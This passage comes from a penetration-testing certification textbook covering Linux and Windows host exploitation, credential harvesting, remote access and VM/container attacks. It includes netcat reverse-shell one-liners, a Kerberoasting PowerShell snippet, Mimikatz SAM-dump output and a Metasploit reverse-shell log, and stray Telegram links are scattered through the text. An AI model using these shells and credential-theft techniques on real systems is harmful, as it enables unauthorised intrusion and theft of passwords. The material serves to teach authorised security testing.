Some Linux systems use *restricted shells* to keep users in a secure sandbox. Restricted shells limit the commands or applications that can be used. Common examples are found in the Bash shell using rbash or bash -r, in the Korn shell using rksh or ksh -r, and in the Bourne shell and similar shells using sh -r or rsh.

Restricted shells commonly prevent users from changing directories, setting PATH or SHELL variables, specifying absolute pathnames, and redirecting output. Some may even add additional limitations, which can be frustrating when attempting to compromise a targeted host from a restricted account!



For more details on how to break out of restricted shells, visit https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/.

Fortunately, breaking out of restricted shells can be as simple as starting a new unrestricted shell or using a utility like vi that has a built-in shell function to escape the

https://t.me/learningnets

restricted shell! In general, when you are confronted with a restricted shell, you should do the following:

- Check the commands you can run, particularly looking for SUID commands.
- Check to see if you can use `sudo` and what `sudo` commands you can execute.
- Check for languages like Perl, Python, or Ruby that you can run.
- Check to see if you can use redirect operators like | or > and escape characters like single quotes, double quotes, or other execution tags.

Ret2libc

Unlike the exploit methods we have discussed thus far, *ret2libc* (return to libc) attacks are buffer overflow attacks that target the C library found on many Linux and Unix systems. Modern 64-bit machines that use address space layout randomization (ASLR) make ret2libc attacks far less likely to succeed, making them less useful in many cases.



Since the PenTest+ exam objectives specifically mention this type of attack, you should know the basic concept, and that even on modern 64-bit systems using ASLR, information leaks can provide enough information to bypass ASLR protection. Teaching the details of advanced ASLR bypass techniques is beyond the scope of this book, but if you want to learn more, you can find a great tutorial by Allegiance at `https://null-byte.wonderhowto.com/how-to/exploit-development-defeat-non-executable-stack-with-ret2libc-0183260/`.

Linux Kernel Exploits

The Linux kernel is the core of the Linux operating system, and it handles everything from input and output, memory management, and interfacing with the processor to interfacing with peripherals like keyboards and mice. Exploiting the kernel can provide powerful access to a system, making Linux *kernel exploits* a favorite tool of penetration testers (and other attackers!) when they can be conducted successfully.

The CVE list (`https://cve.mitre.org/`) classifies Linux kernel exploits based on the type of vulnerability, with categories for denial of service, code execution, overflow, memory corruption, directory traversal, bypass, information leakage, and privilege escalation vulnerabilities, all seen in the kernel over time. Denial of service attacks are the most common type of exploit, but they are the least interesting to most penetration testers. As you might expect, code execution, privilege elevation, and bypass attacks are most likely to be useful to penetration testers.



You can practice kernel exploits against the Metasploitable virtual machine. In fact, gaining access to an unprivileged account and then using a kernel exploit to gain root access is a great exercise to try out as you are practicing your Metasploit skills.

https://t.me/learningnets

In the majority of cases, the most critical Linux kernel exploits require local access to the system, meaning that taking advantage of them will require you to have previously gained access to the system. The difficulty of executing kernel exploits and the fact that most kernel patches will require a system reboot also mean that many administrators will delay kernel patches. This provides an opportunity for penetration testers who can gain access to a system, as kernel exploits may not be patched due to a lower perceived risk!

A quick check that you can use to test a Linux system for potential kernel issues can be conducted by first checking the operating system release using `lsb_release -a` and then checking the kernel version using `uname -a`. These two simple commands can provide quick insight into what Linux distribution and kernel version are in use, as shown in Figure 10.5.

FIGURE 10.5 Checking Linux kernel version information

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        kali-rolling
Codename:       kali-rolling
$ uname -a
Linux kali 4.14.0-kali3-amd64 #1 SMP Debian 4.14.17-1kali1 (2018-02-16) x86_64 GNU/Linux
```



Real World Scenario

Scenario Part 2: Accessing a Windows System

After successfully compromising multiple Linux hosts, you were able to exploit an unpatched Linux kernel flaw. After escalating your privileges, you copied the `/etc/shadow` file and exfiltrated it back to your penetration testing workstation. Hashcat revealed over 30 user accounts and was able to crack 26 of them within a few hours. Now you have multiple valid usernames and passwords to use against the rest of MCDS's systems, which are Windows-based. As you read the next section of this chapter, consider the following questions:

1. If the credentials you recover allow you to log in to Windows workstations, how could you determine the hostnames of the Active Directory servers on the network?
2. What attacks or techniques could you use to capture additional credentials from a Windows system? Where are passwords commonly located on Windows systems?
3. What techniques could you use to escalate your privileges on a Windows workstation?
4. What tools could you use to provide ongoing remote access to the Windows systems you have compromised?
5. What techniques can you use to determine if the Windows and Linux systems you have gained access to are virtual machines?
6. What should you note in your report if you discover that they are virtual machines? Is it worth your time to attempt VM escape techniques?

https://t.me/learningnets

Windows

Windows systems continue to make up a majority of corporate workstations and a significant number of servers in many environments. That means that a successful penetration tester needs to know a broad range of common attack and exploit techniques and methods for Windows systems. Just as with the Linux systems you've learned how to target, skills for obtaining passwords and targeting Windows-specific vulnerabilities must be in your toolkit.

Obtaining Credentials

While there are many ways to attack Windows systems, the PenTest+ exam specifically targets a few major methods for test takers. You should be familiar with each of these common targets as well as the typical methods for harvesting credentials from them using Metasploit or similar tools.

cPassword

For years, passwords could be stored as an attribute called *cPassword* in Windows Group Policy items, making it easier to use those passwords for a preference item. Domain administrators would even use this capability to easily create local administrator accounts using Group Policy. That also made passwords stored in the cPassword accessible to any authenticated user in the domain, where they are stored in a shared directory on the domain controller and they are easily decrypted using a static public key published by Microsoft, as shown in Figure 10.6.

FIGURE 10.6 Microsoft password encryption AES key

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

For the penetration tester, cracking cPassword credentials is made even easier by the Group Policy Preferences module in Metasploit (`post/windows/gather/credentials/gpp`) or via PowerSploit modules like Get-CachedGPPPassword and Get-GPPPassword, which can be used on the cPassword values found in `$SYSVOL` in a file named `Groups.xml`.

In 2014, Microsoft implemented fixes as part of MS14-025 that helped to close this gap and worked to discourage administrators from using cPassword to store credentials; but in some cases, cPassword may still be used to store passwords. Microsoft describes cPassword and fixes for it here:

`https://blogs.technet.microsoft.com/ash/2014/11/10/dont-set-or-save-passwords-using-group-policy-preferences/`

Cleartext Credentials in LDAP

LDAP, the Lightweight Directory Access Protocol, is built into Active Directory (AD) and is used for authentication for many services in an AD domain. Fortunately for penetration

https://t.me/learningnets

testers, it is also a commonly misconfigured service. In fact, AD doesn't force SSL/TLS by default because of compatibility concerns, and developers who use LDAP commonly often don't use proper security practices for their LDAP authentication.

If Group Policy is not configured to prevent it, LDAP Simple Binds will expose credentials by sending them in plain text. This means that passwords can be recovered easily if you can capture LDAP network traffic headed to the AD server.



You can easily check to see if LDAP signing is not being enforced on a Windows domain controller by checking the Directory Service log for event IDs 2886 and 2887. Event 2886 indicates that LDAP signing is not enforced and that cleartext LDAP binds are possible. Event 2887 occurs once every 24 hours and reports how many unsigned and cleartext binds have been handled by the domain controller! As a penetration tester, you may not have access to these logs early in a test, but if you do, simply checking for these two event IDs will let you know if you have found an easy target!

Service Account Attacks and Kerberoasting

Service accounts are accounts that exist to run services rather than to allow users to log in. They can be a powerful tool for penetration testers. Because service account passwords often don't expire, compromising a service account can provide long-term access to a system.

Kerberoasting is a technique that relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once you have extracted the service tickets using a tool like Mimikatz, you can crack the tickets to obtain the service account password using offline cracking tools.

The Kerberoasting toolkit is found at `https://github.com/nidem/kerberoast`. Kerberoasting is most effective against shorter, less complex passwords, as it relies on offline cracking, which can be slow when service accounts use long passwords.

Kerberoasting is a four-step process:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.



If you want to read more about Kerberoasting, there are a number of excellent tutorials that cover it in depth with multiple techniques, including methods that use Empire and Impacket. We found the following write-ups to be particularly useful:

`https://blog.stealthbits.com/extracting-service-account-passwords-with-kerberoasting/`

https://t.me/learningnets

https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/

https://room362.com/post/2016/kerberoast-pt1/

The technical process to do this requires you to retrieve SPN values. You can use the PowerSploit `Get-NetUser` command, PowerShell commands to gather the list of accounts, or the Kerberoast toolkit. With SPNs in hand, you can request service tickets (TGSs) via PowerShell. To pull all of the tickets, the code is quite simple:

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> setspn.exe -T medin.local -Q */* | Select-String '^CN'
-Context 0,1 | % { New-Object System.
IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList $_.Context.PostContext[0].Trim() }
```



The code to do this is part of the Kerberoast tools and can be found in the readme at Github.

Ticket extraction is easily done using the `kerberos::list/export` command in Mimikatz. Once you have tickets, you're almost ready to crack them, but first you need to convert the tickets to a crackable format. That's where `kirbi2john.py` comes in. Once you have run it, you can then crack the tickets using John the Ripper or other cracking tools.

If you have acquired the NTLM hash for a service account, you can use Mimikatz to create a forged Kerberos service ticket, or "silver ticket." That ticket can then be used to gain further access to services.

Acquiring and Using Hashes

Windows frequently relies on NT LAN Manager (NTLM) password hashes for authentication purposes, and tools like Mimikatz can make retrieving hashes relatively trivial. NTLM hashes are unsalted, meaning that you can frequently crack NTLM hashes to retrieve user passwords—but why bother if you don't actually need the password and can simply use the hash itself by presenting it to a service?

Pass-the-hash attacks rely on injecting hashes into LSASS, or presenting NTLM hashes to services like SMB or WMI. This is made easier by the fact that the Sysinternals `psexec` tool can directly accept an NTLM hash as an argument instead of a password.



You can learn more about how to conduct this type of attack using Metasploit at

https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

https://t.me/learningnets

Credentials in LSASS

The Local Security Authority Subsystem Service (*LSASS)* enforces security policies on Windows systems. On older versions of Windows, up to and including Windows Server 2008 and Windows 7, LSASS stored passwords in cleartext, allowing them to be easily extracted using Mimikatz or other tools. Newer versions of Windows, including Windows 8 and 10 as well as Server 2012 and 2016, encrypt passwords, making this attack less effective unless you can change Registry settings for Wdigest authentication to cache credentials.

Thus, if you encounter an older Windows server or workstation, you can likely use Mimikatz or Metasploit to retrieve credentials easily. If you can gain administrative credentials that provide access to the Registry on a newer system, you can also modify the Registry to enable caching and gain the same access.

LSA Secrets

The *LSA secrets* Registry location, `HKEY_LOCAL_MACHINE/Security/Policy/Secrets`, contains the password of the logged-in user in an encrypted form, but the encryption key is stored in the parent Policy key in the Registry. If you gain administrative access to the Registry, you can recover both the encrypted password and its key with ease.

Unattended Installation

Windows Deployment Services (WDS) encodes the local administrator password in either plain text or Base-64 encoded form in multiple locations for unattended system installations. If you gain access to a WDS image, you can find the password stored in the following locations:

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep.xml
```

As you might expect, there is a Metasploit module designed specifically to recover passwords used in unattended installations. You can find it in `post/windows/gather/enum_unattend` via the Metasploit console.

SAM Database

The Windows Security Accounts Manager (*SAM*) database is one of the first places that you are likely to target when you gain access to a Windows system. The SAM contains password hashes that can be easily dumped using Mimikatz or the Mimikatz functionality built into Metasploit, as shown in Figure 10.7. Note that first debugging was set, then privileges were escalated to NT Authority/System, and finally the SAM was dumped. Without appropriate privileges, this process will not work!

https://t.me/learningnets

FIGURE 10.7 Dumping the Windows SAM with Mimikatz

```
  .#####.   mimikatz 2.1.1 (x86) built on Jun 16 2018 18:48:43 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam
Domain : IEWIN7
SysKey : 2dc29121d5755e2a5bfd6b255a443909
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accoun
ts (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

252     {0;000003e7} 0 D 9971           NT AUTHORITY\SYSTEM     S-1-5-18
(04g,30p)       Primary
 -> Impersonated !
 * Process Token : {0;0000cea7} 1 D 399262      IEWIN7\IEUser   S-1-5-21-3583694
148-1414552638-2922671848-1000  (14g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 429194      NT AUTHORITY\SYSTEM     S-1-5-18
        (04g,30p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : IEWIN7
SysKey : 2dc29121d5755e2a5bfd6b255a443909
Local SID : S-1-5-21-3583694148-1414552638-2922671848

SAMKey : 51ba2e0cb8b4b72a89a824bc433814c3

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : IEUser
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889

RID  : 000003e9 (1001)
User : sshd

RID  : 000003ea (1002)
User : sshd_server
  Hash NTLM: 8d0a16cfc061c3359db455d00ec27035
```

DLL Hijacking

Many Windows applications rely on Dynamic Link Libraries (DLLs) to function. DLLs are modular program elements that can be loaded as they are needed. DLLs are often found with the `.dll`, `.ocx`, `.cpl`, or `.drv` filename extension, so if you're looking for DLLs to attack, you'll find a lot to work with!



DLL injection is different from DLL hijacking. DLL injection causes a running process to load a library of your choice. Metasploit includes this functionality, and you can read more about it here: `https://pentestlab.blog/2017/04/04/dll-injection/`. The PenTest+ exam doesn't list DLL injection in its objectives as of version 3, but you should know about it because Metasploit relies on it to make Meterpreter work.

https://t.me/learningnets

DLL hijacking replaces the original DLL that would be loaded by an application with a malicious DLL. Multiple methods can be used for DLL hijacking, including these:

- Search order hijacking, which takes advantage of the default search order for files that don't have hard-coded locations. Windows will search the directory the application is in, followed by the current directory, the Windows system directory, the Windows directory, and then directories listed in the PATH variable. This means that if you can write to the current directory, you may be able to replace a DLL quite easily.
- Changing the Registry entries for known DLLs (those the system already has registered in a KnownDLL directory), or excluding known DLLs from the known DLL directory via the Registry, causing a search to occur.
- Side-loading DLLs by taking advantage of the side-by-side functionality Windows uses when multiple versions of the same DLL are required. This loads DLLs into `C:\Windows\WinSxS`, and it requires the application to have a manifest that lists the correct DLL—so you'll have to make sure the manifest changes!
- Phantom DLLs, or DLLs that are not necessary for their applications and are no longer found by default on Windows systems, can be exploited by simply providing a DLL, which is then loaded by the application.

Defenders often look for unsigned DLLs or multiple DLLs with the same name inside the search path. Using concealment techniques, placing DLLs into the side-by-side directory, or otherwise making it harder for defenders to find your hijacking tools, can help you stay hidden!

Unquoted Service Paths

When Windows systems start a service, the operating system attempts to find the location of the executable to start it. The secure way to do this is to enclose the executable in quotes, "", but in some cases this isn't done properly. When that occurs, Windows will attempt to locate the executable by checking its entire path.

Exploiting this requires first identifying all of the services running on a target and figuring out which services may not be enclosed in quotes. Fortunately, a simple `wmic` command can find this, as shown in Figure 10.8.

FIGURE 10.8 Finding unquoted service paths using `wmic`


```
C:\Users\IEUser>wmic service get name,displayname,pathname,startmode |findstr /i
 "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
OpenSSH Server                                      OpenSSHd
        C:\Program Files\OpenSSH\bin\cygrunsrv.exe
                  Auto
```

Once you know which services have unquoted service paths, you can determine their privilege level by checking them in the services list. The SSH server found in Figure 10.8 is running as a service account, as shown in Figure 10.9.

An ideal service to exploit would run as system, but in this case the SSH server is properly locked down to a named service account. If the service were running as system, the next step would be to check whether the service had write permissions in the directory where the service executable is located or in a parent directory that would be useful to the penetration tester.

https://t.me/learningnets

FIGURE 10.9 Unquoted service permissions



As usual, Metasploit includes a module that can perform all of this work for you using the `/exploit/windows/local/trusted_service_path` module to check for vulnerable services, generate and deliver a payload, and then restart the service and remove the binary to cover your tracks. It's worth noting that PowerSploit contains similar functionality if you prefer to use it.

Writeable Services

Windows services can also be targeted if they provide write permissions to the service or the folder that contains the service. The SysInternals `accesschk` tool (`https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk`) provides an easy way to check for permissions that the currently logged-in user can modify. Figure 10.10 shows `accesschck` run on a Windows 7 browser appliance where the IEUser default account has very broad permissions.

FIGURE 10.10 Accesschk in Windows 7

```
C:\Users\IEUser\Downloads\Tools\accesschk>accesschk -uqcqv "ieuser" * -accepteul
a | more

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW AeLookupSvc
        SERVICE_ALL_ACCESS
RW ALG
        SERVICE_ALL_ACCESS
RW AppIDSvc
        SERVICE_ALL_ACCESS
RW Appinfo
        SERVICE_ALL_ACCESS
```

`Accesschk` shows that the user has complete access to the services listed, and thus the services could be potential targets. Querying the service manager using `sc qc [servicename]` for each service can provide details of which service the service is started as. As with the other Windows exploits we have looked at, LocalSystem is a desirable target, and once you find a service that is running as LocalSystem, you can then change the binary path name to run a command on the system, allowing greater access.

Metasploit's `/exploit/windows/local/service_permissions` module can conduct this exploit in an automated fashion, and Powersploit's `Get-ModifiableService` and `Invoke-serviceAbuse` modules provide the same functionality.

Windows Credential Manager

The Windows Credential Manager is used to securely store various credentials, like browser passwords and passwords for network resources. Since many users reuse their

https://t.me/learningnets

passwords, using a tool like LaZagne (`https://github.com/AlessandroZ/LaZagne`) to retrieve the passwords stored in the Credential Manager can provide you with plaintext passwords to try elsewhere on a network or for other web-based services.



The PenTest+ exam doesn't specifically mention Local Security Authority (LSA) secrets, but lots of interesting security data is stored in `HKEY_LOCAL_MACHINE/Security/Policy/Secrets`. While this is normally only accessible to the SYSTEM account, Impacket and Metasploit both have modules that can be used to retrieve passwords from LSA secrets.

Windows Kernel Exploits

Much like Linux, the Windows kernel can be attacked to gain high-level access to Windows systems. Metasploit's `post/windows/gather/enum_patches` module will list any missing patches, which you can then reference against vulnerability databases to determine if an exploit exists for the unpatched issue. Metasploit also has exploit modules for many of the Windows kernel exploits discovered over time, allowing you to assess flaws and then attempt to exploit them once you have access to the system.

Kernel flaws have been found in every version of Windows desktop and server operating systems. As we saw with Linux kernel exploits, most Windows kernel exploits also require local access to the system to exploit, making Windows kernel exploits most useful after you have already gained access to the system.

Cross-Platform Exploits

While many host exploits only work on specific applications or operating systems, some flaws work on almost all systems. The most common exploits are those that focus on multiplatform applications, configuration issues like unsecure file or folder permissions, data harvesting opportunities found in configuration files, default account settings, and both physical and software keyloggers.

Unsecure File/Folder Permissions

As a penetration tester, you will often find that carefully reviewing the filesystem of a computer to which you have gained access will provide useful information. User-managed filesystems are an easy place to find misconfigured permission structures or files and folders whose access rights are overly broad. System administrators aren't immune to this problem, either. In fact, the first step that many administrators will take in troubleshooting is to remove restrictive permissions, and remembering to put them back in place, or putting them back in place properly, is often difficult.

While searching for directories in Linux using `ls` and then using `grep` on the output to search for weak permissions is easy, searching for poor file permissions in Windows may initially seem more difficult. Fortunately, the `AccessEnum` and `Accesschk` Sysinternals tools

https://t.me/learningnets

can provide easy-to-review reports. PowerShell's `Get-Acl` command can provide detailed information, and the `icacls` command shows details of how permissions inheritance will work on a given file or folder.

Stored Credentials

In addition to the credentials that operating systems store, many third-party software packages store credentials that you may be able to retrieve. Examples include VNC tools like UltraVNC and RealVNC, both of which store passwords on the local system. PuTTY, the popular SSH client, stores proxy credentials in cleartext in the Windows Registry under `HKCU/Software/SimonTatham/Putty/Sessions`, and even McAfee's password for its endpoint protection software has been found stored in encrypted form in the `SiteList.xml` file. All of this means that it may be worth performing a quick search to see if the software installed on a system you have gained access to has a known credential leakage problem!

Keyloggers

Keylogger software and hardware can be useful as part of an ongoing exploitation process. Capturing keystrokes provides insight into the actions taken by users, and it can be a valuable source of credentials and other confidential information.



While keylogging is a common penetration testing activity, you should make sure you discuss it during the scoping and rules of engagement discussion for any penetration test. Some clients may be very uncomfortable knowing that you may be reading staff emails and other communications, or capturing personal use of work systems!

Metasploit's Meterpreter builds in a keylogger that can be easily enabled from the Meterpreter prompt by typing **`keyscan_start`**, and its captured content can be viewed using **`keyscan_dump`**. Capturing login information is as simple as migrating Meterpreter to the winlogin process by checking the process list for the process ID of the `winlogin.exe` process, using the Meterpreter `migrate` command to migrate to the process, and then once again capturing keystrokes!

Hardware keyloggers can also be useful if you have physical access to systems. They are available in a number of designs, ranging from small USB devices that plug into the back of a PC to keyboards that capture input to a hidden internal device. Physical keyloggers may be discovered by alert users, but they provide the advantage of not being discoverable by most anti-malware tools. In fact, many keyloggers simply look like another keyboard or other innocuous USB device to security scans.

Default Account Settings

Almost every installation or setup guide written for modern systems recommends changing default account settings. Despite this fact, penetration testers consistently discover systems,

https://t.me/learningnets

devices, and applications that continue to have default accounts set up with their original passwords. Default password lists like those found at `http://www.defaultpassword.com/`, `https://cirt.net/passwords`, and many other sites provide an easy way to quickly look up default usernames and passwords for many common network devices and software packages.

The actual settings for accounts are also often left unchanged. That means that some accounts may have greater permissions than they need to serve their intended purpose. After you check for default username and password combinations, you may also want to validate the rights that individual users have—after all, it is usually far more innocuous to take over a user account with administrative privileges than taking over root or the administrator account on the system, device, or service!

Remote Access

Creating and maintaining remote access to a machine is a key part of many host exploitation processes so that you can leverage the system, either to pivot or to gain additional information from or about the system itself. While there are many ways to allow remote access, command-line shell access is one of the most popular since it allows scripting, and the tools to allow it are found by default on many systems.



When you configure remote access, remember that schedule tasks, cron jobs, and similar techniques that we covered in Chapter 6 can be used to make your remote access method persistent across reboots.

SSH

Many penetration testers will use SSH as a default method of remote access, since it is encrypted and SSH connections to Linux servers and devices are quite common. While many Linux systems provide an SSH service, SSH can also be very handy for port forwarding when pivoting. A simple `ssh` remote port forward command can be used to forward remote port A to the attacker on port B.

```
ssh -R[port A]:[host1]:[port B] [user]:[host2]
```

Similar techniques can be used to forward traffic through `ssh` tunnels, hiding attack traffic from defenders.

Capturing SSH keys that are set up not to require a password, capturing the password to an SSH key, or cracking it can all be useful techniques when conducting host exploitation, so it is worth checking to see what exists in a user's `./ssh` directory if you have access to it.

https://t.me/learningnets

NETCAT and Ncat

NETCAT is also popular as a remote access tool, and its small footprint makes it easily portable to many systems during a penetration test. Setting up a reverse shell with NETCAT on Linux is easy:

```
nc [IP of remote system] [port] -e /bin/sh
```

Windows reverse shells use almost the same command:

```
nc [IP of remote system] [port] -e cmd.exe
```

As you might expect, it is also easy to set NETCAT up as a listener using `nc -l -p [port]`, but you may want to hook a shell directly to it. That's as simple as adding a shell to execute:

```
nc -l -p [port] -e /bin/sh
```



NCAT is designed as a successor to NETCAT and is available at `https://nmap.org/ncat/`. The user guide at `https://nmap.org/ncat/guide/index.html` will walk you through a variety of additional capabilities, including using SSL, proxies, and handy tricks like sending email or chaining NCAT sessions together as part of a chain to allow pivoting. Ncat uses a similar command structure to NETCAT, making it easy to use for most penetration testers who have used NETCAT. Regardless of which tool you learn, you should spend some time playing with NETCAT or NCAT because both can be very useful in a variety of penetration testing scenarios.

Proxies and Proxychains

As you send traffic to and from systems during a penetration test, you will likely want to hide the content of the traffic you are sending. You can use *proxychains* to tunnel any traffic through a proxy server, with full support for HTTP, SOCKS4, and SOCKS5 proxy servers and with the ability to chain multiple proxies together to further conceal your actions. This can allow you to more effectively pivot into or out of protected networks in addition to hiding your traffic from defenders.

The proxychains command syntax is quite simple:

```
proxychains [application command]
```

Running `proxychains` requires more work up front, however. To use `proxychains` effectively, you need to configure it via `/etc/proxychains.conf`. By default, `proxychains` will use TOR, the Onion Router, but you can configure it to use other proxies.

https://t.me/learningnets



If you want to explore `proxychains` further, including examples and more advanced chaining techniques, you can find a very approachable tutorial at

`https://null-byte.wonderhowto.com/how-to/hack-like-pro-evade-detection-using-proxychains-0154619/`

Metasploit and Remote Access

Fortunately, Metasploit makes it easy to set up remote shell access. A variety of remote shell modules are built in, including both bind shells, which create a shell that is accessible by connecting to a service port, and reverse shells, which connect back to a system of the penetration tester's choice. You can find many of them under `payload/windows/` or `payload/linux`, depending on the operating system you are targeting. Figure 10.11 shows a Windows exploit with a reverse TCP shell running against a Metasploitable 3 Windows host.

FIGURE 10.11 Metasploit reverse TCP shell

```
msf exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Creating JSP stager
[*] Uploading JSP stager HrzaD.jsp...
[*] Executing stager...
[*] Sending stage (179779 bytes) to 10.0.2.7
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.7:49351) at 2018-07-17
 21:07:27 -0400
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/H
rzaD.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/HrzaD.jsp
```

The Metasploit Meterpreter also includes multiple remote connectivity options, making it a good default choice.

Attacking Virtual Machines and Containers

Virtual machines (VMs) and containers are both potential targets for penetration testers, but compromising the underlying hypervisor or container host is an even more desirable goal. After all, if you can take over the underlying system, you can then seize control of many virtual machines or containers! The concept of *sandbox escape* is key to this, as compromising the underlying system requires either access to that system or the ability to


https://t.me/learningnets

escape from the virtual machine or container to attack the system they are running on—thus, escaping the sandbox.

Virtualization and Containers, What's the Difference?

What's the difference between a virtual machine and a container? A virtual machine is a complete system running in a virtual environment, including emulated hardware that makes the operating system and applications believe they are running on an actual system. Containers run on a physical server and operating system, and they share the host operating system's kernel (and typically binaries and libraries) in a read-only mode. Containers allow you to isolate applications or services while being lighter weight than a full virtual machine. Containers are often managed as a swarm, making it easier to manage them as a single virtual system. Figure 10.12 shows how this looks from a high-level view.

FIGURE 10.12 Containers vs. virtual machines



Virtual Machine Attacks

Attacking individual virtual machines normally follows the same process that attacks against a physical system would. In fact, in many cases you won't know if you're attacking a virtual machine, a container, or a physical machine until you have compromised it (and perhaps not even then!). If you suspect that you have compromised a virtual machine, you can look for common signs that the system is virtual, including the hardware that is presented to the operating system. In many cases, checking for the network interface card, or for virtualization plug-ins like VMware tools or VirtualBox extensions, can tell you if you have compromised a VM. On a Windows system, you can do this quite easily by using `wmic`:

```
wmic baseboard get manufacturer,product
```

Detection using a technique like this can result in quick identification of virtualization, as shown in Figure 10.13, where this command was run on a Windows 7 system running in VirtualBox.

https://t.me/learningnets

FIGURE 10.13 Detecting virtualization on a Windows system

```
C:\Users\IEUser>wmic baseboard get manufacturer,product
Manufacturer        Product
Oracle Corporation  VirtualBox
```

The Linux `system-detect-virt` command is an easy way to determine what virtualization package is running if the system is running `system-d`. Other options include using the `demidecode` command, which can provide similar information, and checking the disk IDs to see if the system is being virtualized by using the `ls -l /dev/disk/by-id` listing command, which will show output like that shown in Figure 10.14, as demonstrated on a VirtualBox-hosted Kali Linux instance.

FIGURE 10.14 Detecting virtualization on Kali Linux

```
$ ls -l /dev/disk/by-id
total 0
lrwxrwxrwx 1 root root  9 May 27 12:33 ata-VBOX_CD-ROM_VB2-01700376 -> ../../sr0
lrwxrwxrwx 1 root root  9 May 27 12:33 ata-VBOX_HARDDISK_VB76a9eb6d-251ae63c -> ../../sda
lrwxrwxrwx 1 root root 10 May 27 12:33 ata-VBOX_HARDDISK_VB76a9eb6d-251ae63c-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 May 27 12:33 ata-VBOX_HARDDISK_VB76a9eb6d-251ae63c-part2 -> ../../sda2
lrwxrwxrwx 1 root root 10 May 27 12:33 ata-VBOX_HARDDISK_VB76a9eb6d-251ae63c-part5 -> ../../sda5
```

Virtualization is rarely obfuscated in real-world production system environments, so detecting virtualization should be possible on most systems you encounter. Once you know which hypervisor you are dealing with, you can conduct research on the attack methods that may be available for that specific environment.

Exploit tools that allow attackers to escape a virtual machine to directly attack the hypervisor have been sought after for years, with high prices paid for working exploits on the open market. Exploits have been found for VMware, Xen Project, Hyper-V, and VirtualBox, but each has been patched shortly after it was found. In most virtualization environments, VM escape isn't likely to work unless a new exploit is introduced and you are able to use it to exploit a compromised host before it is patched by your target organization. That means that most penetration testers will be far more successful attacking the underlying administrative infrastructure so that they can access the virtualization management tools and systems than they will be if they rely on VM escape exploits.

Container Attacks

Attacks against OS-level virtualization tools like Docker often start by compromising the application that is running in the container. Typical penetration testing processes can be used, including port and vulnerability scanning and service exploitation. Once you have compromised a container, you can then attempt to access the container's host—in fact, in some cases, like the vulnerable Docker instance that Not So Secure provides, you can simply run the Docker client from one of the vulnerable Docker containers and connect to the Docker daemon running on the virtual machine! As with most penetration testing efforts, you should carefully document the environment, check for misconfigurations and exposed or vulnerable services, and then pivot as you gain further access.

https://t.me/learningnets



If you want a vulnerable Docker instance to learn with, Not So Secure provides a virtual machine with multiple flags that you can attempt to capture for practice. You can find details at `https://www.notsosecure.com/vulnerable-docker-vm/`, and a complete walk-through of how to compromise it, along with useful techniques for exploiting, at `https://oioki.ru/2017/09/vulnerable-docker-vm/`.

Physical Device Security

If you have physical access to a device, a long list of attacks suddenly become possible! The PenTest+ exam covers three physical device attacks: cold-boot attacks, serial console access, and JTAG debug exploits.

Cold-Boot Attacks

